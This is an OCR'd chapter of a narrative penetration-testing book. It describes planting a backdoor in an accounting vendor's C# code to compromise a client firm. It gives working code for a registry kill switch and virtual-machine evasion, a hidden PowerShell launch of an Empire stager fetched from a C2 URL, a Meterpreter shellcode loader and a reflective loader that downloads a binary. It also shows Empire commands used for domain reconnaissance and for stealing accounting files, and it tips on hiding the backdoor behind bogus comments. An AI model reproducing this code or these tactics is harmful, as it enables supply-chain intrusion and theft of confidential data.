
Gitlab database, especially with ATA and QRadar still out there.

Now that we know that **Baelish** is the code name for the Strat Accounting project, we reconnect to Citrix using Elise's account as it belongs to the Baelish domain group and is authorized to update Strat Accounting's code.

As stated previously, Strat Jumbo keeps separate branches for each important client that needs (and pays) for custom modules. This helps us limit the scope of our backdoor to G&S Trust and avoid infecting half of the planet. Strat Accounting's code is mostly in C#, which plays right into our field of expertise. We can whip out all the good tricks we explored previously, from Reflection to executing PowerShell commands.

Our first order of business is to make sure that our backdoor gets easily triggered by the user. Hiding it in an obscure menu increases its stealthiness, but if said menu is visited once every six months by an intern who missed a button, then it won't help much.

Lately, for instance, the Export plugin, seems to receive a good deal of attention from different programmers. Given the regular activity, we could easily smuggle our code in here without being noticed. Perhaps somewhere in the GUI initialization phase, for instance, to trigger the backdoor as soon as the user loads the menu for the first time:



```
public ControlDetailsViewModel(IVisual control)
{
    // Prepare objects for initialization in the export menu
    if (control is StrataccountingObject strataccountingObject)
    {
        Properties = StrataccountingPropertyRegistry.Instance.GetRegistered(strataccountingObject)
            .Select(x => new PropertyDetails(strataccountingObject, x))
```

This implies, of course, that every time an accountant fires up Strat Accounting and loads the export menu for the first time, we get a new shell phoning home. While I like shells as much as the next hacker, this behavior can quickly get out of hand. What happens when we finish the job? What if we find stealthier ways to achieve persistence once inside G&S Trust networks? What if we change our minds and simply call-off the whole operation?

No matter what the reason may be, we need a way to control this beaconing behavior and shut it down if need be. The following workflow seeks to address this predicament:

The first time the backdoor is executed on a given machine, it will first check for a specific registry key located in "**HKLM**

Software\Microsoft\UEV\Agent”. If a random value we chose beforehand, say “**Version**” is found, then the backdoor terminates and the normal flow of execution continues. If the registry key is not present, the backdoor activates and phones back home.

When/if we want to terminate the backdoor, we only need to create this registry key and thus thwart future launches.

Note

The snippets of code listed below will contain genuine comments to help you follow along. A real backdoor usually contains bogus comments to mislead code reviewers, as well as dead code that does nothing but further blur the trail.

```
// legit code shown before
[...]

// beginning of backdoor code
// if registry key not present, continue to the backdoor
if (Valid_launch())
    Custom_shape_ui();

// legit code follows
[...]

// further down in the code. Define Valid_launch method

static private bool Valid_launch()
{
    //Fetch a registry key value that would not exist on a normal system
    RegistryKey key = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\UEV\\Agent");
    if (key != null)
    {
        //If key “Version” is not found, return true and proceed with the backdoor
        if (key.GetValue("Version") == null)
        {
            return true;
        }
    }
    return false;
}
```

The **Valid_launch** function returns a true or false statement depending on the presence of the predefined registry key (**Version**). If the road is clear (no registry key), it branches to the **Custom_shape_ui** function to follow the backdoor’s execution path.

You might be wondering why we are not encrypting or obfuscating our code. Is it really safe to leave it in the open like that for all to read?

Good point. The problem with obfuscation and encryption is that they draw human attention. We are not fighting an automated SIEM here, we are dealing with humans. Security by obscurity may be a shitty concept on the defensive side, but it is truly gold in the hacking business! Imagine coming across a code 5000-characters long spanning a single line, full of hexadecimal characters and foulable symbols. Of course your brain will automatically pick up this sudden heresy and demand investigation.

Normal-looking code, however, will most likely go unnoticed. There are tens of thousands of lines of code in Strat Accounting, no single programmer knows all of its internal gears by heart. Moreover, the powerful programming mantra "*if it ain't broke don't fix it*" shields us from hazardous changes by moody programmers on a late Friday afternoon. If we further flag our code with a comment saying, "important fix for order #9812301" or "client request N° 19823124", we should be more than fine.

Ideally, the backdoor should lay dormant through the usual tests and checks performed by the Strat development team. A sudden spike in network bandwidth, computing resources, or—god forbid—a crash, would surely give us away, so we need to be very stealthy and pay close attention to the code's quality.

We position a couple of watchdogs that monitor information about the environment running the software. It makes sense to only trigger the backdoor when running on a good old physical laptop belonging to G&S Trust, so that's what we will check for first.

```
// include this directive at the start of the file
using System;
using System.Management;

// rest of the code
// [...]

// Check the environment before starting the backdoor logic
if (Valid_environment())
    Custom_shape();

static private bool Custom_shape(){
  // Previous code checking for the registry key
  if (Valid_launch())
    Custom_shape_ui();
}
```

What kind of checks can the **Valid_environment** method perform to determine if it is indeed running on a G&S Trust computer? The solution is simple enough—we make it ask the computer itself.

Almost all companies brand their workstations by setting up unique hostnames and, more specifically, including the company's name in the **Organization** property in the system's general information. We can fetch this value using the registry, but also by reading the Win32_OperatingSystem class in Windows Management Instrumentation (WMI). On a normal command line, we would type the following command:

```
C:\> wmic os get Organization

Organization
LABTEST
```

However, using C# code, we need a few more lines to achieve the same result:

```
static private bool Valid_environment()
{
   ManagementObjectSearcher search = new ManagementObjectSearcher("SELECT * FROM
Win32_OperatingSystem");
   foreach (ManagementObject obj in search.Get())
   {
     string name = obj["Organization"].ToString().Trim().ToLower();
     if (!name.StartsWith("gs") || !name.StartsWith("g&s"))
        return false;
   }
```

We retrieve objects from the Win32_OperatingSystem class, then fetch the Organization field through an iterated loop. Then, it is simply a matter of string comparison to look for telltale signs indicating we are on a G&S Trust computer. If it's not the case, **Valid_Environment** returns a false Boolean and the backdoor is not launched.

While this check may be sufficient to ensure execution only on a G&S Trust machine, it does not account for all possible scenarios. What if Strat Jumbo has access to G&S Trust machines to test their code before shipping? What if G&S Trust test their code in a simulated, enclosed environment before deployment? The possibilities are endless.

One way to address these issues is to add a couple of tests to ensure that our code only runs on physical Windows laptops. This obviously means boosting our backdoor so it can detect virtual environments (VirtualBox, VMware, KVM[95], etc.).

This is a hot topic in the malware and sandboxing communities alike. One side is trying to dress up a virtual machine to behave and look exactly like a physical machine. In contrast, the other side is trying to tear down the fake paper wall by looking at specific strings in services, processes, registry keys, or comparing CPU execution cycles for telltale signs of virtualization. The underlying logic, however, is almost always the same: looking for discrepancies in a key physical component that is overlooked by the virtualization software[96]. One such interesting component is the monitor!

Listing the monitor manufacturer on a classic computer yields names like Asus, Lenovo, Dell, or any other known brand. However, the same commands executed on a virtualized computer return a generic output like “(Standard monitor types)” or an empty string. This gives us our second validity check (besides looking for the company’s name), again using Windows Management Instrumentation.

```
static private bool Valid_environment(){

//check GSTrust string code

search = new ManagementObjectSearcher("SELECT * FROM Win32_DesktopMonitor");
    foreach (ManagementObject obj in search.Get())
    {
      string manu = obj["MonitorManufacturer"].ToString().Trim().ToLower();

      if (manu.Contains("standard") || manu.Contains("types") || manu == "" || manu.Contains("generic"))
         return false;
    }
```

The same discrepancy is observed when getting the graphic card’s name. On a regular system, we would expect something like Intel, ATI, NVIDIA, etc. however on a virtual server, we find specific hypervisor adapters like “VirtualBox Graphics Adapter for Windows 8+” or “Microsoft Basic Display Adapter”.

```
static private bool Valid_environment(){

//check GSTrust code + check monitor code

    search = new ManagementObjectSearcher("SELECT * FROM Win32_VideoController");
    foreach (ManagementObject obj in search.Get())
    {
      string name = obj["Name"].ToString().Trim().ToLower();
      if (name.Contains("mwa")[97] || name.Contains("ualb") || name.Contains("basic") ||
name.Contains("adapter"))
         return false;
    }

//If none of the above checks work, Valid_environment returns true
    return true;
}
```

Again, it is simply a matter of string comparison.

These checks are not bulletproof, mind you. Real, hardened forensic sandbox environments could easily bypass these checks by hiding registry attributes and other CPU information. But, we do not want to fool malware reversers, now do we? Our current priority is simply to go unnoticed during classic non-regression tests and quality checks.

Technically speaking, the **custom_shape_ui** function bootstrapping our backdoor after **Valid_environment** and **Valid_launch** is simply a few lines of code to call back our C2 server and execute an even more massive payload that will give us more flexibility, namely loading DLLs, regular beaconing, downloading files, etc.

Say we opt for the Empire listener that we configured in Chapter 1. We head to the **usestager** module and generate the corresponding payload. The latest Empire project natively includes AMSI and Script Block logging bypass routines. What’s not to love?

```
Empire) > Listeners
[*] Active listeners:
Name     Host                    Delay/Jitter
----     ----                    ------------
https_1  http://172.16.11.25:8443  5/0.8

(Empire: listeners) > Usestager windows/launcher_bat
(Empire: windows/launcher_bat) > set Listener https_1
(Empire: windows/launcher_bat) > generate
[*] Stager output written out to: /tmp/launcher.bat
```

```
-noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAFIAcwBpAG8ATgBUAGEAQgBsAEUALgBQAFMAVgBFAHIAUw
AbQBiAGwAWQAuAEcARQB0AFQAWQBQAGUAKAAnAFMAaQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEE
AGEAYwBoAGUAZABHAHIAbwBlAHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBu
wBQAEYALgBHAEUAdABWAGEAbAB1AEUAKAAkAE4AdQBsAGwAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkA
QAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAG
nACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwB
bABsAGUAYwBUAEkAbwBuAHMALgBHAEUATgBlAFIAaQBjAC4ARABpAEMAVABJAG8ATgBhAHIAWQBbAFMAVAByAEkA
```

Incorporating this payload as it is in the Strat Jumbo's source code would obviously draw unnecessary attention. To conceal this blurb of gibberish data, we will host the base64 encoded command on our C2 server (file name readme.txt), download the file on the fly from Strat Accounting's code, and then add its content as an argument to the PowerShell executable file. The code is heavily commented so do not hesitate to go through it and experiment with it:

```
// [...]
// check if running on physical laptop before triggering backdoor
if (Valid_environment())
      Custom_shape();

static private bool Custom_shape(){
   // Previous code checking for the registry key
   if (Valid_launch())
     // Launch backdoor code defined below
      Custom_shape_ui();
}

Static private void Custom_shape_ui(){

  string mystring ="";

  //Use the default proxy registered on the system
  System.Net.WebRequest.DefaultWebProxy.Credentials =
System.Net.CredentialCache.DefaultNetworkCredentials;

  //Prepare the WebClient
  WebClient myWebClient = new WebClient();

  //Try and Catch block to avoid raising errors if connection fails
  try {
    mystring = myWebClient.DownloadString("https://reporting.stratjumbo.co.au/readme.txt");
  } catch(WebException e){ }

  //If the download succeeds
  if (mystring != "") {
    //Create a new Powershell process
    var p = new System.Diagnostics.Process();
    p.StartInfo.FileName = "powershell.exe";

    //Include our payload as an argument
    p.StartInfo.Arguments = mystring;
    p.StartInfo.UseShellExecute = false;
    p.StartInfo.CreateNoWindow = true;
    p.Start();
  }
//End of custom_shape_ui()
}
```

Given that we launch a new (hidden) PowerShell.exe process, the agent maintains connectivity, even though the user closes the Strat Accounting software. So, we do not need to rush into the twenty or so reverse shells to migrate into a new process.

That's it, folks. Our work is done here! Around fifty lines of code added sporadically here and there inside the tens of thousands of lines of original code should grant us access to G&S Trust! Now it is just a matter of time. The full code is available on Github (*http://bit.ly/2DPX8xI*).

While I am a fervent supporter of the PowerShell Empire project, I would hate to leave the awesome Metasploit Framework[98] aside—though I resent the many tutorials, books and articles that present it as *the* hacking tool to whip out at any engagement. It's not—so just to shoot some hoots, let's say we would like to inject a Meterpreter backdoor in Strat Accounting. How would we go about it?

First, we set up our listener and then perform the usual business of linking a public redirector to this listener via **SSH**. I tend to go with the **reverse_winhttps** payload as it automatically takes into account corporate proxy settings pushed by GPO.

```
msf> use exploit/multi/handler
msf exploit(handler)> set payload windows/meterpreter/reverse_winhttps
msf exploit(handler)> set LHOST 172.16.11.25
msf exploit(handler)> run

[*] Started HTTPS reverse handler on https://172.16.11.25:8443/
[*] Starting the payload handler...
```

Next, using **msfvenom**, we generate the stager shellcode that will download the Meterpreter agent and reflectively load it in memory. Pretty standard[99] except for the **prepenmigrateprocess,** which automatically instructs Meterpreter to create and attach to a new Explorer.exe process in case the user terminates Strat Accounting before we get a chance to manually migrate to another process:

```
root@Lab:~# msfvenom -a x86 -p windows/meterpreter/reverse_winhttps LHOST=www.stratjumbo.co.au
LPORT=8443 prependmigrate=true prepenmigrateprocess=explorer.exe -f csharp
Payload size: 984 bytes

byte[] buf = new byte[984] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14
....
x53,0xff,0xd5 };
```

Executing these bytes of native assembly code requires the same steps regardless of the higher-level language used VBA, C#, C++, Java, etc. First, we allocate an executable memory region, then we copy the shellcode to it and launch it as a new execution thread. This logic is similar to most of **msfvenom** payloads[100], so I will not dwell on it too much, as the code is pretty well commented and a variant of it has been covered in *How to Hack Like a Pornstar*:


```
using System.Threading.Tasks;
using System.Runtime.InteropServices;

//[...]

static private void Custom_shape_ui()
{
   //Shellcode of msfvenom
   byte[] var = new byte[984] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,

   //Allocate memory with read write and execute flags
   UInt32 funcAddr = VirtualAlloc(0, (UInt32)var.Length,
                              MEM_COMMIT,
                              PAGE_EXECUTE_READWRITE);

   //Copy the buffer to memory
   Marshal.Copy(var, 0, (IntPtr)(funcAddr), var.Length);
   IntPtr hThread = IntPtr.Zero;
   UInt32 threadId = 0;
   IntPtr pinfo = IntPtr.Zero;

   //Execute native code
      hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);

      /*Uncomment this line when testing in a standalone executable.
         If prependmigrate=true in msfvenom, a wait value of 5000 ms should be sufficient for the main
process to terminate after migration.
  */
      //WaitForSingleObject(hThread, 5000);
}

//Define static variables used in memory allocation
private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

//Import virtuallloc function from Kernel32.dll to allocate memory
[DllImport("kernel32")]
     private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);

//Import CreateThread function from Kernel32.dll
```

```
[DllImport("kernel32")]
    private static extern IntPtr CreateThread(
        UInt32 lpThreadAttributes,
        UInt32 dwStackSize,
        UInt32 lpStartAddress,
        IntPtr param,
        UInt32 dwCreationFlags,
        ref UInt32 lpThreadId
        );

//Import WaitForSingleObject function from Kernel32.dll
[DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(
        IntPtr hHandle,
        UInt32 dwMilliseconds
        );
```

We end up with one hundred lines of code that are not so human-friendly, from the long byte array containing the shellcode to the kernel32 imports that clearly stand out from the rest of Strat Accounting’s code. Not to mention that any decent antivirus would immediately spot this succession of bytes as part of the Meterpreter payload no matter how much obfuscation/encoding we apply.

Fortunately, we can avoid these issues altogether with one amazing property of C#—Reflection, the possibility to load assemblies on the fly! We have already used this feature to disable ATP and we will use it once more to load this pile of code into memory without touching the disk.

In order to use Reflection, we need to compile the previous C# Meterpreter stager into a standalone executable file. To that end, we add a couple of standard statements like wrapping the code in a public class (called **Program**, for instance), adding a **Main** function and defining a namespace (called **shellcode**). You can find a working template that is ready to use on the book’s Github page (*http://bit.ly/2pCcpgo*).



```
namespace shellcode
{
    class Program
    {
        public static void Main()
        {
            byte[] var = new byte[838] {
            0xfc,0xe9,0x8a,0x00,0x00,0x00,0x5d,0x83,0xc5,0x0b,0x81,0xc4,0x70,0xfe,0xff,
0xff,0x8d,0x54,0x24,0x60,0x52,0x68,0xb1,0x4a,0x6b,0xb1,0xff,0xd5,0x8d,0x44,
```

Compiling this code into a standalone .NET executable is as straightforward as calling the CSC executable on Windows:

```
C:\> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /out:health-check shellcode.cs
```

Notice how the “health-check” executable is lacking the “.exe” extension to avoid raising suspicion when hardcoding the URL in the code later on. We upload this file to our C2 server and download it using Webclient’s **DownloadData** function inside Custom_shape_ui():

```
using System.Net;
using System.Reflection;

//[...]

static private void Custom_shape_ui()
{

  //Array that will hold our assembly
  byte[] myDataBuffer = null;

  //Use the default proxy registered on the system
  System.Net.WebRequest.DefaultWebProxy.Credentials =
System.Net.CredentialCache.DefaultNetworkCredentials;

   //classic webclient object to download data
   WebClient myWebClient = new WebClient();

 try {
   myDataBuffer = myWebClient.DownloadData("https://reporting.stratjumbo.co.au/health-check");
 } catch(WebException e){ }
   //Download bytes from C2 domain

   //If the download succeeds
   if (myDataBuffer!= null) {
     //Reflectively load it in memory
     Assembly a = Assembly.Load(myDataBuffer);
   }
```

Once we have the executable in a byte array, we pass it to the load method of the Assembly class and invoke the **Main** method located inside the **Program** class (which itself is located inside the namespace **shellcode**, defined in the standalone code)

```
    Type t = a.GetType("shellcode.Program");
   MethodInfo staticMethodInfo = t.GetMethod("Main");

   staticMethodInfo.Invoke(null, null);

//End of Custom_shape_ui() method
}
```

A dozen lines in total, instead of one hundred—not bad! Moreover, if you quickly glance at the code, there is hardly anything suspicious about its overall appearance. Exactly what we wanted (*http://bit.ly/2GaI3ZG*).

Done. That's about it, folks! Now comes the hard part—waiting!

Thanks to our many accounts involved in the Strat Accounting project, we can connect from time to time to the repository and follow the project's timeline. If everything goes well, in just three to five weeks, it should be raining shells!

Note

Recall that in this alternative backdoor, we started out with a shellcode, which we then included in a fully functioning C# code to produce a .NET executable. But what if you're already using a native PE executable file? Ideally, we would like to follow the same logic, i.e., include this PE file into a working C# code, compile it into a .NET executable, then load it remotely using the assembly class.

There is more work involved to dynamically load a PE executable from C# code (relocating the text segment, manually importing functions, etc.) but don't worry, you can use the following script from @Subtee (*http://bit.ly/2Gnt028*) to ease the process. All you need is convert your PE file into a base64 string, copy and paste it in a variable, then compile everything into a working .NET executable, which you can later load via Reflection.


Salvation

“Fell down on my knees and prayed
‘Thy will be done’.
I turned around, saw a light shining through.
The door was wide open.”

Glass Prison – Mike Portnoy (Dream Theater)

It has been three weeks since we injected that extra piece of code into Strat Accounting's next release. Every now and then we log into their remote Citrix session to follow the project's advancement, but like any development project, the new release is running a few days late.


Our few lines of code are still deeply buried within the project's native code, and though the initialization instructions around it were altered a couple of times, nobody bothered to change our piece of code, except for this one additional comment:



```
search = new ManagementObjectSearcher("SELECT * FROM Win32_VideoController");
foreach (ManagementObject obj in search.Get())
{
    // Interesting. To be borrowed and included in TYRION project
    // to bypass virtualization issues Ref?
    string name = obj["Name"].ToString().Trim().ToLower();
    if (name.Contains("vmw") || name.Contains("box") || name.Contains("basic") || name.Con
```

So nice of them!

We leave it at that and wait a couple of more days. Then, one beautiful Monday morning, we receive the much-anticipated first beacon from Singapore:



```
(Empire: agents) > [+] Initial agent 9USWTPY4 from 219.75.27.16 now active (Slack)

(Empire: agents) > interact 9USWTPY4
(Empire: 9USWTPY4) > sysinfo
(Empire: 9USWTPY4) > sysinfo: 0|http://172.16.11.25:443|GSTRUST|yui|WL0089|192.168.1.24|Micro
```

```
root@FrontGun:~# whois 219.75.27.16
inetnum:        219.74.0.0 - 219.75.127.255
netname:        SINGNET-SG
country:        SG
[...]
```

Is it a pilot run on a single G&S Trust workstation to test the update before global rollout? Maybe. We give it a few more minutes and nervously wait to see if this first beam of light will be cut off by some security product spotting the beacon-like behavior.

Ten minutes... twenty... thirty minutes pass—and bam! Shells start pouring in from two additional offices—Cyprus and Hong Kong. A couple of hours later, to our great delight, Malta and the Seychelles islands join in.

```
(Empire: agents) > list

Name        Internal IP     Machine Name     Username
9USWTPY4    192.168.1.24    WL0089           GSTRUST\yui
GLPNAC4X    192.168.1.76    WL0038           GSTRUST\mark
```

```
YVEBTSRU    192.168.0.11    WV0054      GSTRUST\ted
672S4HKR    192.168.0.55    WV0012      GSTRUST\sarah
[...]
```

All in all, a total of eight computers phoned back home over the last few hours, all from all G&S Trust offices.

So far, so good!

Before diving any deeper into enemy lines, we have one immediate goal: reconnaissance! We want to dig up any security product that could be installed on machines or actively monitoring the network. Since all systems beaconing appear to be Windows 10 machines, we start with targeted commands to first determine if ATA and ATP are enabled:

```
(Empire: 7S92RXMZ) > shell tasklist /v | findstr /I sense

..Command execution completed.

(Empire: 7S92RXMZ) > use powershell/situational_awareness/network/powerview/get_group
(Empire: get_group) > set LDAPFilter "(description=*Threat*)"
(Empire: get_group) > run
Job started: G1TBWF

Get-DomainGroup completed!
```

Awesome! No hint of any global group named “Microsoft Advanced Threat Analytics Administrators”, nor any process named “MsSense.exe” (ATP). Moreover, G&S Trust seems to be using Symantec antivirus, which does not support AMSI, so we can cross that one off as well!

```
Empire: 7S92RXMZ) > shell wmic process get name,executablepath
[...]
C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\  12.1.7369.6900\Bin\smcgui.exe
smcgui.exe
[...]
```

We query ScriptBlockLogging and SystemWide transcript registry keys only to see them disabled as well:

```
(Empire: 7S92RXMZ) > shell reg query
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
```

```
ERROR: The system was unable to find the specified registry key or value.

(Empire: 7S92RXMZ) > reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\  Transcription
```

```
ERROR: The system was unable to find the specified registry key or value.
```

To recap, we have Windows 10 machines without some of the most essential security features of this new release. Boy is this going to hurt!

We can now safely push the button a bit harder and go to full-blown Active Directory reconnaissance. Empire keeps a transcript of all commands, outputs and files downloaded in the *Empire/downloads/<Agent_name>* folder, so I will not bother pasting the full result below:

```
(Empire: 7S92RXMZ) > use powershell/situational_awareness/network/powerview/get_group
(Empire: get_group) > run

(Empire: 7S92RXMZ) > usemodule powershell/situational_awareness/network/powerview/get_user
(Empire: get_user) > run

(Empire: 7S92RXMZ) > usemodule powershell/situational_awareness/network/powerview/get_ou
(Empire: get_ou) > run

(Empire: 7S92RXMZ) > usemodule powershell/situational_awareness/network/powerview/get_computer
(Empire: get_computer) > run

(Empire: 7S92RXMZ) > usemodule powershell/situational_awareness/network/powerview/share_finder
(Empire: share_finder) > run
```

We thoroughly review the list of groups and users, but nothing stands out. There seems to be no security monitoring group, nor any generic security team for that matter. We find regular technical accounts (backup, activesync, build master, etc.) but none seem to belong to or be used by a security product.

This is hardly surprising given the company's size. They are not going to subscribe to a Security Operation Center to cover five file servers, twenty workstations and an Exchange server, much less deploy heavy machinery to be operated by an IT support that can hardly deal with Windows machines and printers.

All G&S Trust offices are tied to the same Active Directory domain. This domain is managed by four global domain admins:

```
root@C2Server:~# cd Empire/downloads/7S92RXMZ
root@C2Server:~# grep -F3 "distinguishedname      : CN=Domain Admins" agent.log

name                   : Domain Admins
member                   : {CN=admin.ceasar,CN=Users,DC=gstrust,DC=corp,
CN=admin.han,CN=Users,DC=gstrust,DC=corp,
CN=admin.gloria,CN=Users,DC=gstrust,DC=corp, CN=admin.taylor,CN=Users,DC=gstrust,DC=corp}
```

The company’s domain is broken down into several Organization Units, each one harboring users and machines from a different geographical office.

```
root@C2Server:~# grep -A1 "objectcategory        : CN=Organizational-Unit" agent.log

objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=stratjumbo,DC=lan
ou                    : HongKong
--
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=stratjumbo,DC=lan
ou                    : Malta
[...]
```

In a similar fashion, business groups seem to be partitioned by regions:

```
root@C2Server:~# grep -A1 "GROUP_OBJECT" agent.log

samaccounttype        : GROUP_OBJECT
samaccountname         : SGAcctDrive
--
samaccounttype        : GROUP_OBJECT
samaccountname         : CSLegalDrive
--
samaccounttype        : GROUP_OBJECT
samaccountname         : VIP
[...]
```

This fine-grained breakdown hints to a tight access control applied to AD objects, probably in an attempt to isolate shell companies of one region from the remaining offices.

Hunting for data

All of the beacons we’ve got naturally come from the accounting department of each regional office, which makes sense given our intrusion vector. This means that, theoretically, we already have access to all accounting information hosted by G&S Trust. To target companies registered in Hong Kong, for instance, we just need to find the right accountant belonging to the right OU. In this case, it’s Yui.

Sometimes it is hard to find data, so we need to rely on tricks like extracting the most recently used files stored in the “*HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Last* registry key[101], but we are not dealing with an IT savvy user population here. A quick look at the “My Documents” and “Desktop” folders spills the beans:

```
(Empire: 7S92RXMZ) > cd c:\users\yui\documents
Path
----
C:\users\yui\documents

(Empire: 7S92RXMZ) > dir
LastWriteTime         length Name
-------------         ------ ----
[...]
3/11/2018 2:18:25 PM         Desktop
3/8/2018 5:41:47 PM          Documents
1/20/2018 10:32:49 PM        Downloads
1/20/2018 10:32:49 PM        Taxes_2017
1/20/2018 10:32:50 PM        Accounting_2017
[...]

(Empire: 7S92RXMZ) > cd Accounting_2017; dir
LastWriteTime         length Name
-------------         ------ ----
[...]
3/11/2018 2:18:25 PM         Hielo Corp.
3/8/2018 5:41:47 PM          Ayomi Inc.
1/20/2018 10:32:49 PM        Great Fund Yoa Corp.
[...]
```

Using the download command on Empire, we get tax returns, expenses, travel receipts, and other accounting information regarding the 150 companies registered by G&S Trust in Hong Kong dating back to 2017. Not bad.

But we can do better.


Yui only keeps local copies of her most recent project; the rest of the files must reside on a share somewhere in the Hong Kong office. We list shares currently mounted on Yui’s workstation by calling the **net use** command:

```
(Empire: 7S92RXMZ) > shell net use

Status  Local Remote                Network
-----------------------------------------------------------
OK      F:   \\GS-HK-01\HKAccounting$ Microsoft Windows Network
OK      G:   \\GS-HK-01\YuiHome$      Microsoft Windows Network
OK      W:   \\GS-HK-01\Common$       Microsoft Windows Network

(Empire: 7S92RXMZ) > dir F:\
LastWriteTime          length Name
-------------          ------ ----
[...]
3/11/2018 2:18:25 PM          2017
1/2/2017  5:41:47 PM          2016
1/12/2016 10:32:49 PM         2015
[...]
1/10/2006 10:32:49 PM         2005
```


Bingo! Now we have accounting information dating back to 2005! Much more interesting.

We follow the same approach to locate accounting information pertaining to the other four locations: Cyprus, Seychelles, Singapore and Malta.

Accounting data gives us plenty of information about shell companies, including their net income, source of revenue, type of expenses, number of employees, transactions, salaries, and so forth, which can already help reveal a couple of big corporations engaged in shady tax-evasion schemes.



Year	2017									
Sum of Report	Column Labels									
Row Labels	1	2	3	4	5	6	7	8	9	10
[redacted]	-	-	-	313	813	1,313	63	-	-	-
FEE SCHEDULE	-	-	-	2,000	2,500	3,000	1,750	-	-	-
CONSULTING	-	-	-	(1,688)	(1,688)	(1,688)	(1,688)	-	-	-
[redacted]	-	514	714	914	1,014	(286)	(86)	714	-	-
FEE SCHEDULE	-	1,800	2,000	2,200	2,300	1,000	1,200	2,000	-	-
CONSULTING	-	(1,286)	(1,286)	(1,286)	(1,286)	(1,286)	(1,286)	(1,286)	-	-



Customer	Category	Description	Status	Invoice date	Source	Amount	Currency
[redacted] EU SARL	Services	Invoice: AZE	Matched	03/03/2018	Invoice	11223.04	USD
[redacted] EU SARL	Services	Invoice: 123	Matched	03/03/2018	Invoice	77091.74	USD
[redacted] EU SARL	Services	Invoice: 132	Matched	03/03/2018	Invoice	196001.69	USD
[redacted] do	Services	Invoice: 1F1	Matched	03/03/2018	Invoice	118501.74	USD
[redacted] Inc	Services	Invoice: FAR	Matched	03/03/2018	Invoice	1228.63	USD
[redacted] Inc	Services	Invoice: DAZ	Matched	03/03/2018	Invoice	119014.9	USD
[redacted] LLC	Services	Invoice: 13	Matched	03/03/2018	Invoice	191901.65	USD

While this information is certainly interesting, it will take a few months to parse so we can pinpoint embezzlement schemes and other shady deals. Moreover, we still lack some crucial elements, like who are the real people behind these corporations? Who are the end beneficiaries shadowing the people behind the nominees running these corporations? This is the core secret closely held by G&S Trust Corp.

In an attempt to find this information, we list all shares on the network using the Empire **share_finder** module. Maybe, just like accounting, the legal department keeps IDs and share certificates stored somewhere else:

```
